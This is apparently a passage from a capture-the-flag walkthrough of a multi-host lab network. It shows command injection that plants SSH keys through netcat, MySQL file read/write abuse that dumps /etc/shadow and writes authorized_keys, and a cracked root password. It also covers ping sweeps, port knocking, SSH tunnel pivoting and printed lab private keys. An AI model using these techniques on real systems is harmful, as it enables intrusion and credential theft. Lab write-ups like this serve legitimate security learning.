    RX packets:748522 errors:0 dropped:0 overruns:0 frame:0
    TX packets:107478 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:190224813 (181.4 MiB) TX bytes:9061911 (8.6 MiB)

    lo Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:131264 errors:0 dropped:0 overruns:0 frame:0
    TX packets:131264 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:11158056 (10.6 MiB) TX bytes:11158056 (10.6 MiB)

    [/themify_box]

    Interesting

    I want to know if i put a routing from attacker, can we got a routing to there directly ???

    From my attacking machine, i run

    route add -net 192.168.2.0/24 gateway 192.168.56.101

    [themify_box style=”black” ]

    root@sungai:/var/www# ping 192.168.2.100
    PING 192.168.2.100 (192.168.2.100) 56(84) bytes of data.
    64 bytes from 192.168.2.100: icmp_req=1 ttl=63 time=1.29 ms
    64 bytes from 192.168.2.100: icmp_req=2 ttl=63 time=0.699 ms
    64 bytes from 192.168.2.100: icmp_req=3 ttl=63 time=0.511 ms
    ^C
    — 192.168.2.100 ping statistics —
    3 packets transmitted, 3 received, 0% packet loss, time 2000ms
    rtt min/avg/max/mdev = 0.511/0.836/1.298/0.335 ms

    [/themify_box]

    Great !!!!!

    Than try to run nmap again

    [themify_box style=”black” ]

    root@sungai:/var/www# nmap 192.168.2.100

    Starting Nmap 6.47 ( http://nmap.org ) at 2014-10-20 14:26 EDT
    Nmap scan report for 192.168.2.100
    Host is up (0.00016s latency).
    Not shown: 997 closed ports
    PORT STATE SERVICE
    22/tcp open ssh
    80/tcp open http
    Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

    [/themify_box]

    It’s better than a webshell 😀

    Check who run a web server

    ;id;

    Give me a result

    uid=33(www-data) gid=33(www-data) groups=33(www-data)

    Now i need to have a ssh

    ssh-keygen -t rsa

    nc -v -w 30 -p 31337 -l < .ssh/id_rsa.pub

    and at admin web page

    ;nc -v -w 2 192.168.56.102 31337 >  .ssh/authorized_keys;

    And than

    [themify_box style=”black” ]

    ssh www-data@192.168.2.100
    Linux web 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

    The programs included with the Debian GNU/Linux system are free software;
    the exact distribution terms for each program are described in the
    individual files in /usr/share/doc/*/copyright.

    Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
    permitted by applicable law.
    Last login: Mon Oct 20 15:49:36 2014 from 192.168.56.102
    $

    [/themify_box]
    Great !!!

    Web Server to DB Server

    Now from a php file like submit.php I found that a username for accessing a mysql db is webapp with password webapp.

    [themify_box style=”black” ]

    mysql -u webapp -pwebapp -h 192.168.2.200
    Welcome to the MySQL monitor. Commands end with ; or g.
    Your MySQL connection id is 214
    Server version: 5.5.37-0+wheezy1 (Debian)

    Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

    Oracle is a registered trademark of Oracle Corporation and/or its
    affiliates. Other names may be trademarks of their respective
    owners.

    Type ‘help;’ or ‘h’ for help. Type ‘c’ to clear the current input statement.

    mysql>

    [/themify_box]

    Exploring Database

    [themify_box style=”black” ]

    mysql> show databases;
    +——————–+
    | Database |
    +——————–+
    | information_schema |
    | mysql |
    | performance_schema |
    | webapp |
    +——————–+
    5 rows in set (0.00 sec)

    mysql> use webapp
    Reading table information for completion of table and column names
    You can turn off this feature to get a quicker startup with -A

    Database changed
    mysql> show tables;
    +——————+
    | Tables_in_webapp |
    +——————+
    | todo |
    | users |
    +——————+
    2 rows in set (0.00 sec)

    mysql> select * from todo;
    +—————————-+
    | task |
    +—————————-+
    | stop running mysql as root |
    +—————————-+
    1 row in set (0.00 sec)

    mysql> use mysql;
    Reading table information for completion of table and column names
    You can turn off this feature to get a quicker startup with -A

    Database changed
    mysql> select * from user;
    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    | Host | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv | Create_tablespace_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin | authentication_string |
    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    | localhost | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | db | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | 127.0.0.1 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | ::1 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | localhost | debian-sys-maint | *E0E0871376896664A590151D348CCE9AA800435B | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | NULL |
    | 192.168.2.100 | webapp | *BF7C27E734F86F28A9386E9759D238AFB863BDE3 | Y | Y | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | | | | | 0 | 0 | 0 | 0 | | NULL |
    | 192.168.2.100 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | NULL |
    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    7 rows in set (0.00 sec)

    [/themify_box]

    And then with the help of cracking to crack machine and a good wordlist, I found that a root password is “coolwater“.

    And there is some interesting information in Table “todo” it said, “stop running mysql as root“.

    So I’m sure it is a clue.

    So I reconnect to a machine but using a root user and create table for my purpose to upload a key and gain access.

    [themify_box style=”black” ]

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; create table kwek (data longtext);”
    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; load data infile ‘/etc/shadow’ into table kwek (data);”

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; insert into kwek values (‘ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEB4+ng0vdLA1AHmA/+kff6TxaQ6lmfp44J3Z8krdVooMruCK2aeqJnRr5t11F44EiR4nHu8pz31SX1U4IYixUfQuMyIbLQOqjOHGH3WZWSDHucB1KYlFOqmANxOL1Dbzp0sJNnDmGW+0a1iZjW/pYceahFcehCpZQoTgEBHCAKwHeBep9s5zKb9/Vft0fSM9sXZeMVUU48U/viutethQKku9qpBk6TeaqVwDYA3uedKFvOM2PPMSFpsYA1d2N/oeqK+Go7SOizBUGo1vWUBRgtVap+Xm83mhpzwCsywsMT6gxIPU9IiXA0MNehBfhNNyYY4AozTziiAbyYMJyI40n www-data@web’);”

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; select * from kwek into outfile ‘/root/.ssh/authorized_keys’;”

    [/themify_box]


    Now let’s try do an ssh

    [themify_box style=”black” ]

    www-data@web:~$ ssh root@192.168.2.200
    Linux db 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

    The programs included with the Debian GNU/Linux system are free software;
    the exact distribution terms for each program are described in the
    individual files in /usr/share/doc/*/copyright.

    Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
    permitted by applicable law.
    Last login: Mon Oct 20 18:38:01 2014 from 192.168.2.100
    root@db:~#

    [/themify_box]

    Great !!!

    DB Server to Dev1

    [themify_box style=”black” ]

    root@db:~# ifconfig
    eth0 Link encap:Ethernet HWaddr 2e:a8:13:97:3f:a8
    inet addr:192.168.2.200 Bcast:192.168.2.255 Mask:255.255.255.0
    inet6 addr: fe80::2ca8:13ff:fe97:3fa8/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:113555 errors:0 dropped:0 overruns:0 frame:0
    TX packets:124160 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:9441356 (9.0 MiB) TX bytes:19997332 (19.0 MiB)

    eth1 Link encap:Ethernet HWaddr c2:26:ae:0e:f8:8b
    inet addr:192.168.3.200 Bcast:192.168.3.255 Mask:255.255.255.0
    inet6 addr: fe80::c026:aeff:fe0e:f88b/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:465987 errors:0 dropped:0 overruns:0 frame:0
    TX packets:440367 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:29129391 (27.7 MiB) TX bytes:36735589 (35.0 MiB)

    lo Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:161364 errors:0 dropped:0 overruns:0 frame:0
    TX packets:161364 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:9804586 (9.3 MiB) TX bytes:9804586 (9.3 MiB)

    root@db:~#

    [/themify_box]

    Now I can see that we have a network in subnet 192.168.3.0/24

    Let’s do a ping sweep.

    Since there is no nmap here we need to found other way to do that. So let’s deal it with other

    [themify_box style=”black” ]

    for i in `seq 1 255`; do ping -c 1 192.168.3.$i | tr \n ‘ ‘ | awk ‘/1 received/ {print $2}’; done

    192.168.3.40

    192.168.3.50

    [/themify_box]

    Let’s do a port scanning

    [themify_box style=”black” ]

    www-data@web:/var/www $ /bin/nc -n -v -z 192.168.2.200 1-4000
    (UNKNOWN) [192.168.2.200] 3306 (mysql) open
    (UNKNOWN) [192.168.2.200] 22 (ssh) open
    (UNKNOWN) [192.168.2.200] 21 (ftp) open

    192.168.2.200: inverse host lookup failed: Host name lookup failure
    (UNKNOWN) [192.168.2.200] 21 (ftp) open
    220———- Welcome to Pure-FTPd [privsep] [TLS] ———-
    220-You are user number 1 of 50 allowed.
    220-Local time is now 21:07. Server port: 21.
    220-This is a private system – No anonymous login
    220-IPv6 connections are also welcome on this server.
    220 You will be disconnected after 15 minutes of inactivity.

    /var/www/b/>/bin/nc -vv 192.168.2.200 22
    192.168.2.200: inverse host lookup failed: Host name lookup failure
    (UNKNOWN) [192.168.2.200] 22 (ssh) open
    SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2


    root@db:/etc# cat hosts
    # 192.168.3.40 celes
    # 192.168.3.50 terra

    127.0.0.1 localhost
    ::1 localhost ip6-localhost ip6-loopback
    fe00::0 ip6-localnet
    ff00::0 ip6-mcastprefix
    ff02::1 ip6-allnodes
    ff02::2 ip6-allrouters

    [/themify_box]

    it’s interesting information. May be a username using same name as a machine name ?

    # 192.168.3.40 celes
    # 192.168.3.50 terra


    root@db:~# cat /etc/cron.daily/test
    0x7468697320697320612074657374

    root@db:/var/spool# cat /etc/pure-ftpd/pureftpd.passwd
    celes:$1$LwZNkFH0$8rq4AbiYLXkfSMPXB1psV/:1000:1000::/var/log/./::::::::::::

    [themify_box style=”black” ]

    nc 192.168.3.50 4444

    Hello Celes & Welcome to the Jumble!

    Solve:nsuehsls
    Solve:tddnpuuee
    Solve:rmeda
    Solve:irugdbden
    Solve:hcpigrtabeaoe
    Solve:cepratih
    Solve:edrusercce
    Solve:ncntetoag
    Solve:engundnefid
    Solve:secsmieret

    [/themify_box]

    [themify_box style=”black” ]

    #!/usr/bin/perl

    use IO::Socket::INET;

    $| =1;

    my $socket = new IO::Socket::INET (
    PeerHost => ‘192.168.3.50’,
    PeerPort => ‘4444’,
    Proto => ‘tcp’,
    );

    die “cannot connect to server $!n” unless $socket;

    my $tts = “”;

    open(F, “a”);
    while(<F>) {
    chomp;
    #print “$_”;
    $tts = $tts . “$_”;
    }
    close(F);
    print “$ttsnn”;

    my $response = “”;

    while (1==1) {
    $socket->recv($response, 2024);
    print $response. “n”;
    #my @potong = split(‘:’,$response);

    chop($potong[1]);
    #print “potongan :” .$potong[1].”ABCn”;
    #$potong[1]=$potong[1]. “n”;

    my $size = $socket->send($tts);

    #foreach my $val (@potong) {
    # print “BAGE $valn”;
    #}

    }

    [/themify_box]


    It give me

    [themify_box style=”black” ]

    LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpQcm9jLVR5cGU6IDQsRU5DUllQVEVECkRFSy1JbmZvOiBBRVMtMTI4LUNCQyw3Njg0MTgyMkFCOUU3NzJGRDFENjUzRjYxNzlGMEU0RAoKT3JFTTJvY25oSEtnNW51SDdwczFDb09KQ2loYXNtRkpLTE9WTk5ZRk9oR0tVb2pQWUV0YTV5T2hJc2tmMGgwcgpTbyt4VkRLNjdHM0RsZ3ltVVYzRHhHZml6TGZadmh4UVJDOFF5MG1mNE4rbWlZa3ZmMk5hRnRhdHBOY2pLNXBNClV5NlFTRk1PQzhhS3BlMEZMNlVHRFJKUTVHU0c0RGxKckxVSkJNdm5TTHRZWkhsYVdBSUNLYlhmcFhWNFNUd3YKSjBEOGg5UnRsUkpoTENLNWVLZ3VwWUNRSWlHUVdnM1B2WnBYazlra2pYaG1PUXdVWW9DUmwzbDRqNXpsbkZjVApQNlU5VVBoUnEvQ2s0UXJrMmRHeEZmcHBRZDl4VytiNFBXamlTQ2lrTEYzUTBoZk5OdkVidTRvdW5BZ1l3UEZICmpPWEhKcXhWb2cvcFp6OVk4WGZTUDNoejlBWUhXZkkyaUM5Q25rN2JvUmNPdittY2dFZVdXa1lyVnNjT2l2WWoKOU4yeGlOcDRHSCtOSUc4bW0vTGRsN2pRTWwvVnJyNWN4M2ZYak9lem1nc1NrQVk0Q2NzcHdLc1NYSzhHTC9iTwpoVDZwS1dmTDZVSTh3VWdwSTdLaGdLK0FPS3VTL1hQWVRTZHorMFJKeE5GU0xPRk5jalJ0TCtOVzBValBxNUpoCkRpYStwdzVxQitsbGx4Z2FOMFdCUXNrSUZRcHBwUG93d2pHOEpnOGpKQmpTWWozcjRMSXJad0pTcGN2b0JpVUEKb0NxblFVTXRYbE1oOS9DdkJCR3MxK0pWY2prSW5CZGU5NDVWK2VqaFA2R1BZanU0VFFWN0I3MGQ3YUVXME9FbQowZDduck9XL0xDWXBzVi9ONXJxVnNHbFR2d2pKTm93eU1xRVo5RTA5Z3VNNWVMNENFUFBtcDlaRGV5MmZCQUd3CnE3blNyOHE2SHNmNGQrWVBSKzkwRWZNSlJlcUkzczFGUW9UdngrUGFGUGlLdzdkZkhGQ2dMc2NYY1hjb2duTHoKY0IwbG5lbUkrY0ZtZlk3NEYxZVlMM2Z3Skl3U1JnSzg1WGMyTXk4c3FKejFpemo2SWxPMmtRMWpMa3JoSk9aOApYK3AvOXc1ekEweDJmYmpwcEhhYytZb0pmeVB5WVhqa3BpZ0RQakhYaFJpdDJxblVySGZEYzBGamg1QUtOVTJLCk1VL3l3WEdFZzZ3MENwcEs5SkJvMHUveEpsaFQvak9XTmlNNFlaalhsaFF6a3h5ZWJ2YnlSUzZTbGhsbzE0MmwKZ011TVV2UG4xZkFlbmlyNkFGd3kycmxrdFE1L2E4ejJWQ3dQa05BNDBNSW1TSE1XUlNGYm9Eak01endyMjRHawpOMHBJMUJDbUNzZjBtc3ZFd0xoZGNWbmhKWTdCZzRpem01YlgrQXJWL3ltTE9reWJLOGNoejVmcnlYY2plVjFxCml6SmUyQVhaazEvOGhZODB0dkpXanhVRWZuZ3V5b296UWY1VDc0bW41YWV6OUpnR1dNcXpwZkt3WjZMeDVjVGcKWnUrbStyeWFrQlBGalV0dDA0bENZQ0NLV1F6UGhnSXI1eFVGeDYyaENHaGg2Vzh0U0lCNms3SHB1bjEyM0dRMAp1VCtSMEVyWUE1R2R5eDQ0RlpFYXRaM3JYQ3BWbUpsbENUV1VxQnVhSFlBdGNaVGhUVFpmeFJGSHkwMklUNkZXClBMQ1ovWE4yRStUZHRrWG1GY1RYUnNndHlBLzVWWHNUV1dtUmNIY3p2NWc1WWNRM3BIczNNaFN4c1dTZFR6LzgKUll6bXhPbkNq
    WldYYVVlMFhiN0ZqQS9ldm1wWHN5aENoR2J2cDBLMGhaRmNNZXN6RkthOEs0cEFlZGN5RzMxbgo0K0hoSW1uRXBMWlFPWGhmWGxrS01RWHJCeXM3aGtvbmtEcDU3VnFoK0lJWkxHelZtZlRWRWoyV2hjLzBZK0dJCkRNcGgwWnZURytKZ3YxTE8zU2w4MlJ6bTFqVWt6RUlaTkl4WWVTR3JaZjZDaFZMUGE4NWF4cXc1RVZOQ3hZVWcKSkFxZyt1ZDZ4SU85b2JpZHh6STJyTGZieGNwTXVyODBuYjRjcllNTm0wOXlQUWFza25nSy80SWptblBMZVRpaAotLS0tLUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=

    [/themify_box]


    Decode using base64


    [themify_box style=”black” ]

    —–BEGIN RSA PRIVATE KEY—–
    Proc-Type: 4,ENCRYPTED
    DEK-Info: AES-128-CBC,76841822AB9E772FD1D653F6179F0E4D

    OrEM2ocnhHKg5nuH7ps1CoOJCihasmFJKLOVNNYFOhGKUojPYEta5yOhIskf0h0r
    So+xVDK67G3DlgymUV3DxGfizLfZvhxQRC8Qy0mf4N+miYkvf2NaFtatpNcjK5pM
    Uy6QSFMOC8aKpe0FL6UGDRJQ5GSG4DlJrLUJBMvnSLtYZHlaWAICKbXfpXV4STwv
    J0D8h9RtlRJhLCK5eKgupYCQIiGQWg3PvZpXk9kkjXhmOQwUYoCRl3l4j5zlnFcT
    P6U9UPhRq/Ck4Qrk2dGxFfppQd9xW+b4PWjiSCikLF3Q0hfNNvEbu4ounAgYwPFH
    jOXHJqxVog/pZz9Y8XfSP3hz9AYHWfI2iC9Cnk7boRcOv+mcgEeWWkYrVscOivYj
    9N2xiNp4GH+NIG8mm/Ldl7jQMl/Vrr5cx3fXjOezmgsSkAY4CcspwKsSXK8GL/bO
    hT6pKWfL6UI8wUgpI7KhgK+AOKuS/XPYTSdz+0RJxNFSLOFNcjRtL+NW0UjPq5Jh
    Dia+pw5qB+lllxgaN0WBQskIFQpppPowwjG8Jg8jJBjSYj3r4LIrZwJSpcvoBiUA
    oCqnQUMtXlMh9/CvBBGs1+JVcjkInBde945V+ejhP6GPYju4TQV7B70d7aEW0OEm
    0d7nrOW/LCYpsV/N5rqVsGlTvwjJNowyMqEZ9E09guM5eL4CEPPmp9ZDey2fBAGw
    q7nSr8q6Hsf4d+YPR+90EfMJReqI3s1FQoTvx+PaFPiKw7dfHFCgLscXcXcognLz
    cB0lnemI+cFmfY74F1eYL3fwJIwSRgK85Xc2My8sqJz1izj6IlO2kQ1jLkrhJOZ8
    X+p/9w5zA0x2fbjppHac+YoJfyPyYXjkpigDPjHXhRit2qnUrHfDc0Fjh5AKNU2K
    MU/ywXGEg6w0CppK9JBo0u/xJlhT/jOWNiM4YZjXlhQzkxyebvbyRS6Slhlo142l
    gMuMUvPn1fAenir6AFwy2rlktQ5/a8z2VCwPkNA40MImSHMWRSFboDjM5zwr24Gk
    N0pI1BCmCsf0msvEwLhdcVnhJY7Bg4izm5bX+ArV/ymLOkybK8chz5fryXcjeV1q
    izJe2AXZk1/8hY80tvJWjxUEfnguyoozQf5T74mn5aez9JgGWMqzpfKwZ6Lx5cTg
    Zu+m+ryakBPFjUtt04lCYCCKWQzPhgIr5xUFx62hCGhh6W8tSIB6k7Hpun123GQ0
    uT+R0ErYA5Gdyx44FZEatZ3rXCpVmJllCTWUqBuaHYAtcZThTTZfxRFHy02IT6FW
    PLCZ/XN2E+TdtkXmFcTXRsgtyA/5VXsTWWmRcHczv5g5YcQ3pHs3MhSxsWSdTz/8
    RYzmxOnCjZWXaUe0Xb7FjA/evmpXsyhChGbvp0K0hZFcMeszFKa8K4pAedcyG31n
    4+HhImnEpLZQOXhfXlkKMQXrBys7hkonkDp57Vqh+IIZLGzVmfTVEj2Whc/0Y+GI
    DMph0ZvTG+Jgv1LO3Sl82Rzm1jUkzEIZNIxYeSGrZf6ChVLPa85axqw5EVNCxYUg
    JAqg+ud6xIO9obidxzI2rLfbxcpMur80nb4crYMNm09yPQaskngK/4IjmnPLeTih
    —–END RSA PRIVATE KEY—–

    [/themify_box]

    And then go to  /opt

    there is a backup file, name .ssh_backup.tar.gz

    extract it and copy to .ssh

    it containing id_rsa and id_rsa.pub

    [themify_box style=”black” ]

    —–BEGIN RSA PRIVATE KEY—–
    MIIEogIBAAKCAQEAvWKjaMlNtmj7TEPH/ZLSbZnPDlVn0iIQ3bbNp/komiPy6nay
    rCwwfpNg7NfaEmgsTMQe+GbP099xS4f+KloBy60FJxo+VEShugPjLzvd1zFFji74
    msfMwnkIjHIb8FnvSLDZ/T6X6yDJTrgLUqKPJqTalW5GnIYVQxXtk0TXupGrzXJM
    JI5WoI1uCRb1YsnFWpQsN+F4OAK3QVaIqBEBjai3KV+jl5G8sl3yJrl8+H+H/azw
    dNINij5OpZNhmhuUfZ8dJkIJrDhjUjPgujFTMDPv8JzUcSwMMhgLzOLEqblSB3HU
    ruawJ/aiKsx8WfIxxMFY+xfuhTFOrmNqYo90DwIDAQABAoIBAH75t132OehnErXb
    bCcTXYqmaTDPCkDVHkHI4rIQV6yhFakl1D2jkxAKeB3Tyx40Qh9mDu204PrJAQkH
    MN3sYu/QHXhOHCQbr+Mr4BI3LVGuc1gVHhGIjDyHMbgYear4YXp3OHCWmvzGirIA
    q3bIDvp15SfzO9yN+Yt1FEh9C7bF9QaMN1FKxHbZPH4VHjoJhlShhf4a9wPnye8t
    Fc1SQ4kbbafkOOcEVC8pMGl9ofTcO9thsV06qPAlMIr56M6sJO2kXP3Vve4T43Kh
    UETshJl5Nj+4FN+2k54/MnftxUw2MXz90vkatfIb7tPXLYxaPvtXtU3N4W4eOijy
    I6XlJuECgYEA3tof0o96RDH6NIOeFOzkOSwY/jXgnHB5QRemBaws+ZX65XVJw2Ej
    oWmpgTThrZwFCG475OjdZwOPKFAoRBeuDL3MiO5421/IQldSXE1ccrrUd/VbS0y1
    n+NNLlly9MpFGO4AKQuidFZZInYW3vmE2dOFm6KYXZ9rB5VGcQiwXUsCgYEA2Y4m
    ayXnXR0LyGHImYbLPBJIl/m/e5u7QKlnZlQk/8SZ/oWg7d+dF9aBOGpomqe9QvKR
    5m3Mq67xJONILt4yCUPtpLpeTsk/EF9dktZrcDZey2ID6kbc/Xd9L9xaLaN+lWnN
    TdHvhv6PBXOnpbL5DtOq5frdlLI6GXkCbT6B3c0CgYAyDA5lfS9aLVchgAV6cZD3
    ff3G6VaeC2xPv/3a/EXFb3c/HM4KAMC9uTsF91hPYuCGeisdR2ahgd0ekpHYaPD/
    j4hloBioO6R/sZiffggrA+Y/Ymy0Rm/rjmKA7Dmy29IUvS5wCVrcgZ/W62pLfQHm
    4Wf6AdPyAqFIvK9rJyZkbQKBgCVMfcG5CeWo6TA9s4q+1XFDITcNFos2s+/uG1Ar
    9Pv01QISHvkpcWF44Uau16hMQeKMe/8prAFzSNyuKt3+Mk3sW332hdy0HB/OediG
    8nyWlcIA1/L+mzzJk6j0+nEAqt8q+IvzBkH6usKQhZmfCZxFJfOwAvVPaS6c1JGu
    Oc2xAoGAbi11DyGEU2rtikLJTmI4PoMnj/aRYhIZzPGI3xZ1XeB49KlDyHWbWRI9
    kug9fkhVCeWS1M4tl+7HiRJBqICRnaBfg3G2/srNosLqFvBGhQi6k4B2a9/e0X6E
    jPSB6Nk1cH3QY5RqgWjypJrCLDFpIZ5QWph4lO+Z3vEDUZqMtC8=
    —–END RSA PRIVATE KEY—–


    ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9YqNoyU22aPtMQ8f9ktJtmc8OVWfSIhDdts2n+SiaI/LqdrKsLDB+k2Ds19oSaCxMxB74Zs/T33FLh/4qWgHLrQUnGj5URKG6A+MvO93XMUWOLviax8zCeQiMchvwWe9IsNn9PpfrIMlOuAtSoo8mpNqVbkachhVDFe2TRNe6kavNckwkjlagjW4JFvViycValCw34Xg4ArdBVoioEQGNqLcpX6OXkbyyXfImuXz4f4f9rPB00g2KPk6lk2GaG5R9nx0mQgmsOGNSM+C6MVMwM+/wnNRxLAwyGAvM4sSpuVIHcdSu5rAn9qIqzHxZ8jHEwVj7F+6FMU6uY2pij3QP root@db

    [/themify_box]

    and after that we can do

    ssh terra@192.168.3.50

    and also

    ssh celes@192.168.3.40


    Dev1 Machine

    [themify_box style=”black” ]

    celes@dev1:/var/spool/mail$ cat celes
    Return-path: <celes@localhost>
    Received: from celes by localhost with local (Exim 4.80)
    (envelope-from <celes@localhost>)
    id 1XHczw-0000V2-8y
    for celes@127.0.0.1; Wed, 13 Aug 2014 19:10:08 +0100
    Date: Wed, 13 Aug 2014 19:10:08 +0100
    To: celes@127.0.0.1
    Subject: Reminder
    User-Agent: Heirloom mailx 12.5 6/20/10
    MIME-Version: 1.0
    Content-Type: text/plain; charset=us-ascii
    Content-Transfer-Encoding: 7bit
    Message-Id: <E1XHczw-0000V2-8y@localhost>
    From: celes@localhost

    Terra sent me kvasir.png and challenged me to solve the stupid little puzzle she has running on her machine… *sigh*

    [/themify_box]

    Dev2 Machine

    [themify_box style=”black” ]

    terra@dev2:/var/spool/mail$ cat terra
    Return-path: <locke@192.168.4.100>
    Received: from locke by 192.168.4.100 with local (Exim 4.80)
    ~       (envelope-from <locke@adm>)
    ~       id 1XHczw-0000V2-8y
    ~       for terra@192.168.3.50; Wed, 13 Aug 2014 19:10:08 +0100

    Date: Wed, 13 Aug 2014 19:10:08 +0100
    To: terra@192.168.3.50
    Subject: Port Knock
    User-Agent: Heirloom mailx 12.5 6/20/10
    MIME-Version: 1.0
    Content-Type: text/plain; charset=us-ascii
    Content-Transfer-Encoding: 7bit
    Message-Id: <E1XHczw-0000V2-8y@adm>
    From: locke@192.168.4.100
    ~
    Hi Terra,

    I’ve been playing with a port knocking daemon on my PC – see if you can use that to get a shell.
    Let me know how it goes.

    Regards,
    Locke

    [/themify_box]


    Open a Port Kocking

    [themify_box style=”black” ]

    for i in 7000 8000 9000; do nc -z 192.168.4.100 $i; done
    nc 192.168.4.100 1111

    cd /home
    ls
    kefka
    locke

    cd locke
    ls
    diskimage.tar.gz
    littleShell.sh
    note.txt

    cd .ssh

    echo “ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzBE5vaBDfvLBLFiv7VSsgRcO1tG5dJyZheIPc3y2UXV0T7QP+l1LVQiSMBd8uYxHuwwng8sIYNHjNdE6n9t8mthQZINzONB2fH2UcB3puWLJlRlYYYr2RMHnWi/aEFZmmEz7RFZyBNL6zA2dKDBql35gPCZzge35t0LrResWZGv+3rxijCcaD/mBPPKfi6fHuKBb7oFx9E8H9Z5SZVpwONu6FsKhaaxHMfBCSRs2mzWBDmhVE+EAdU97EkliK6dlY1kUsZ84+hc44dUEWVbr5eiUr5ERktnKA4/grPqu7mmyHSDlt9yJiBCFeGycUNnaXZMsiMZ361SIT//+UGP+L ara@sungai” > authorized_keys

    cat note.txt

    Looks like Kefka may have been abusing our removable media policy. I’ve extracted this image to have a look.

    base64 < diskimage.tar.gz

    [/themify_box]

    copy a screen output and save to file, and change back to a binary

    base64 -d < diskimage.txt > diskimage.tar.gz

    tar -zxvf diskimage.tar.gz

    there is a file diskimage

    examine it tell it a msdos image file

    mkdir mnt

    mount -o loop -t msdos  diskimage mnt
    
    and found a secret.rar inside an image that password protected
    
    and and we also can do
    
    ssh locke@192.168.4.100


    ADM Machine


    [themify_box style=”black” ]

    SSH TIPS

    Since we do many jumping from one machine to other, it will be nice if we create a jumper using ssh tunnel.

    So it more easy to us to pull every information in one location.Use ssh tunnel for this purpose.

    ssh -N -f -L 9000:192.168.2.200:22 www-data@192.168.2.100

    ssh -N -f -L 9001:192.168.3.50:22 root@localhost -p 9000

    ssh -N -f -L 9002:192.168.3.40:22 root@localhost -p 9000

    ssh -N -f -L 9003:192.168.4.100:22 terra@localhost -p 9001


    [/themify_box]


    Note for next :

    Use Sound Analyzer for scary sound file.

